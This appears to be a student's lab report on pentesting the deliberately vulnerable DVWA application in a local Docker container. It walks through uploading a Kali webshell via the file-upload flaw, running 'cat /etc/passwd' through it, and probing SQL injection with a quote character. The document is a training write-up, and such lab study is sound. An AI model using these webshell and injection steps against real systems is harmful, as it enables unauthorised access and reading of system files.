

Name: Devansh Deven Dhruve Branch: CSE-ICB
Roll No: B021 Sap Id: 60019220057

Web Application Pentesting

- Downloading Docker in my Kali Machine
- Pull assesment container from Docker Hub using below comment
  “docker pull sagikazarmark/dvwa”
- Starting Docker container using command:
  “docker run --rm -it -p 8080:80 sagikazarmark/dvwa”




```
┌──(devansh㉿kali)-[~]
└─$ docker pull sagikazarmark/dvwa
Using default tag: latest
latest: Pulling from sagikazarmark/dvwa
693502eb7dfb: Pull complete
e6c91bb380b4: Pull complete
e111b9773d58: Pull complete
55f12e04cfae: Pull complete
8f1b50e10184: Pull complete
Digest: sha256:1224167ccb59ad64751d52d7beb75fd445a252ae3c13640cfd35c927a2a6725b
Status: Downloaded newer image for sagikazarmark/dvwa:latest
docker.io/sagikazarmark/dvwa:latest

┌──(devansh㉿kali)-[~]
└─$ docker run --rm -it -p 8080:80
"docker run" requires at least 1 argument.
See 'docker run --help'.

Usage:  docker run [OPTIONS] IMAGE [COMMAND] [ARG...]

Run a command in a new container

┌──(devansh㉿kali)-[~]
└─$ docker run --rm -it -p 8080:80 sagikazarmark/dvwa
[ ok ] Starting MySQL database server: mysqld . ..
[info] Checking for tables which need an upgrade, are corrupt or were
not closed cleanly..
[....] Starting web server: apache2AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.3. Set the 'ServerName' dir
ective globally to suppress this message
. ok
==> /var/log/apache2/access.log <==
tail: unrecognized file system type 0x794c7630 for '/var/log/apache2/access.log'. please report this to bug-coreutils@gnu.org. reverting to polling

==> /var/log/apache2/error.log <==
[Sat Sep 30 17:03:40.273848 2023] [mpm_prefork:notice] [pid 557] AH00163: Apache/2.4.10 (Debian) configured -- resuming normal operations
```



```
172.17.0.1 - - [30/Sep/2023:17:07:09 +0000] "GET /login.php HTTP/1.1" 200 1050 "http://127.0.0.1:8080/setup.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/2010
0101 Firefox/115.0"
172.17.0.1 - - [30/Sep/2023:17:07:14 +0000] "POST /login.php HTTP/1.1" 302 363 "http://127.0.0.1:8080/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/2010
0101 Firefox/115.0"
172.17.0.1 - - [30/Sep/2023:17:07:14 +0000] "GET /login.php HTTP/1.1" 200 1066 "http://127.0.0.1:8080/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/2010
0101 Firefox/115.0"
172.17.0.1 - - [30/Sep/2023:17:07:40 +0000] "POST /login.php HTTP/1.1" 302 364 "http://127.0.0.1:8080/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/2010
0101 Firefox/115.0"
172.17.0.1 - - [30/Sep/2023:17:07:41 +0000] "GET /index.php HTTP/1.1" 200 3038 "http://127.0.0.1:8080/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/2010
0101 Firefox/115.0"
172.17.0.1 - - [30/Sep/2023:17:07:49 +0000] "GET /security.php HTTP/1.1" 200 2463 "http://127.0.0.1:8080/index.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/2
0100101 Firefox/115.0"
172.17.0.1 - - [30/Sep/2023:17:07:49 +0000] "GET /dvwa/images/lock.png HTTP/1.1" 200 1045 "http://127.0.0.1:8080/security.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109
.0) Gecko/20100101 Firefox/115.0"
172.17.0.1 - - [30/Sep/2023:17:07:56 +0000] "POST /security.php HTTP/1.1" 302 452 "http://127.0.0.1:8080/security.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Geck
o/20100101 Firefox/115.0"
172.17.0.1 - - [30/Sep/2023:17:07:56 +0000] "GET /security.php HTTP/1.1" 200 2476 "http://127.0.0.1:8080/security.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Geck
o/20100101 Firefox/115.0"
172.17.0.1 - - [30/Sep/2023:17:12:25 +0000] "GET /vulnerabilities/upload/ HTTP/1.1" 200 1749 "http://127.0.0.1:8080/security.php" "Mozilla/5.0 (X11; Linux x86_64; rv:
109.0) Gecko/20100101 Firefox/115.0"
172.17.0.1 - - [30/Sep/2023:17:12:26 +0000] "GET /dvwa/js/dvwaPage.js HTTP/1.1" 200 762 "http://127.0.0.1:8080/vulnerabilities/upload/" "Mozilla/5.0 (X11; Linux x86_6
4; rv:109.0) Gecko/20100101 Firefox/115.0"
172.17.0.1 - - [30/Sep/2023:17:12:26 +0000] "GET /favicon.ico HTTP/1.1" 200 1706 "http://127.0.0.1:8080/vulnerabilities/upload/" "Mozilla/5.0 (X11; Linux x86_64; rv:1
09.0) Gecko/20100101 Firefox/115.0"
172.17.0.1 - - [30/Sep/2023:17:13:10 +0000] "GET /vulnerabilities/view_source.php?id=upload&security=low HTTP/1.1" 200 1378 "http://127.0.0.1:8080/vulnerabilities/upl
oad/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
172.17.0.1 - - [30/Sep/2023:17:13:10 +0000] "GET /dvwa/css/source.css HTTP/1.1" 200 500 "http://127.0.0.1:8080/vulnerabilities/view_source.php?id=upload&security=low"
 "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
172.17.0.1 - - [30/Sep/2023:18:13:53 +0000] "POST /vulnerabilities/upload/ HTTP/1.1" 200 1784 "http://127.0.0.1:8080/vulnerabilities/upload/" "Mozilla/5.0 (X11; Linux
 x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
172.17.0.1 - - [30/Sep/2023:18:13:55 +0000] "GET /dvwa/js/dvwaPage.js HTTP/1.1" 200 762 "http://127.0.0.1:8080/vulnerabilities/upload/" "Mozilla/5.0 (X11; Linux x86_6
4; rv:109.0) Gecko/20100101 Firefox/115.0"
172.17.0.1 - - [30/Sep/2023:18:13:56 +0000] "GET /favicon.ico HTTP/1.1" 200 1706 "http://127.0.0.1:8080/vulnerabilities/upload/" "Mozilla/5.0 (X11; Linux x86_64; rv:1
09.0) Gecko/20100101 Firefox/115.0"
172.17.0.1 - - [30/Sep/2023:18:14:18 +0000] "GET /hackable/uploads/exploit.php HTTP/1.1" 200 205 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox
```

- Pentesting Application running on localhost port 8080
  “http://127.0.0.1:8080”



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerability**, with **various difficultly levels**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be see an as extension for more advance users)!

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.


WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you

Checking Vulnerabilities in DVWA(Damn Vulnerable Web Application)


1. File Upload:

- We locate WEBSHELL SCRIPTS which are n built command for some .php file




```
┌──(root㉿kali)-[~]
└─# locate webshells
/usr/bin/webshells
/usr/share/webshells
/usr/share/applications/kali-webshells.desktop
/usr/share/doc/webshells
/usr/share/doc/webshells/changelog.gz
/usr/share/doc/webshells/copyright
/usr/share/icons/Flat-Remix-Blue-Dark/apps/scalable/kali-webshells.svg
/usr/share/icons/Flat-Remix-Blue-Dark/apps/scalable/webshells.svg
/usr/share/icons/hicolor/16×16/apps/kali-webshells.png
/usr/share/icons/hicolor/22×22/apps/kali-webshells.png
/usr/share/icons/hicolor/24×24/apps/kali-webshells.png
/usr/share/icons/hicolor/256×256/apps/kali-webshells.png
/usr/share/icons/hicolor/32×32/apps/kali-webshells.png
/usr/share/icons/hicolor/48×48/apps/kali-webshells.png
/usr/share/icons/hicolor/scalable/apps/kali-webshells.svg
/usr/share/kali-menu/applications/kali-webshells.desktop
/usr/share/webshells/asp
/usr/share/webshells/aspx
/usr/share/webshells/cfm
/usr/share/webshells/jsp
/usr/share/webshells/laudanum
/usr/share/webshells/perl
/usr/share/webshells/php
/usr/share/webshells/asp/cmd-asp-5.1.asp
/usr/share/webshells/asp/cmdasp.asp
/usr/share/webshells/aspx/cmdasp.aspx
/usr/share/webshells/cfm/cfexec.cfm
/usr/share/webshells/jsp/cmdjsp.jsp
/usr/share/webshells/jsp/jsp-reverse.jsp
/usr/share/webshells/perl/perl-reverse-shell.pl
/usr/share/webshells/perl/perlcmd.cgi
/usr/share/webshells/php/findsocket
```

- Selecting and moving file name “simple-backdoor.php” to current directory




```
┌──(root㉿kali)-[~]
└─# mv /usr/share/webshells/php/simple-backdoor.php ./
```

- Uploading the .php file



Name	Size	Type	Modified
lib32			7 Sep
media			7 Sep
mnt			7 Sep
opt			7 Sep
proc			Yesterday
root			00:04
run			00:01
sbin			00:01
srv			7 Sep
sys			Yesterday
tmp			00:28
usr			7 Sep
var			7 Sep
initrd.img	76.5 MB	Raw disk image	7 Sep
initrd.img.old	76.5 MB	backup file	7 Sep
simple-backdoor.php	328 bytes	Program	21 Nov 2021
vmlinuz	9.0 MB	Program	29 Jun
vmlinuz.old	9.0 MB	backup file	29 Jun



127.0.0.1:8080/vulnerabilities/upload/../../hackable/uploads/simple-backdoor.php

http://127.0.0.1:8080/hackable/uploads/simple-backdoor.php — Visit

Vulnerability: File Upload

Choose an image to upload:


No file selected.

```
../../hackable/uploads/simple-backdoor.php succesfully uploaded!
```

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- https://blogs.securiteam.com/index.php/archives/1268
- https://www.acunetix.com/websitesecurity/upload-forms-threat/


- After uploading successfully we receive a link
- And searching that link address we get


File Machine View Input Devices Help
127.0.0.1:8080/hackable/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

127.0.0.1:8080/hackable/uploads/simple-backdoor.php

Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd

- This allows us to give a command(root password).


File Machine View Input Devices Help
127.0.0.1:8080/hackable/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


127.0.0.1:8080/hackable/uploads/simple-backdoor.php?cmd=cat+/etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
mysql:x:104:107:MySQL Server,,,:/nonexistent:/bin/false
```

-

2. SQL Injection:

- Opening SQL Injection in DVWA




Vulnerability: SQL Injection

User ID:

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

- Typing “ ‘ “ to check whether its vulnerable or not




127.0.0.1:8080/vulnerabilities/sqli/?id='&Submit=Submit#

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''''' at line 1
```

This shows its vulnerable to Attack

- Using command to get the list of the users:
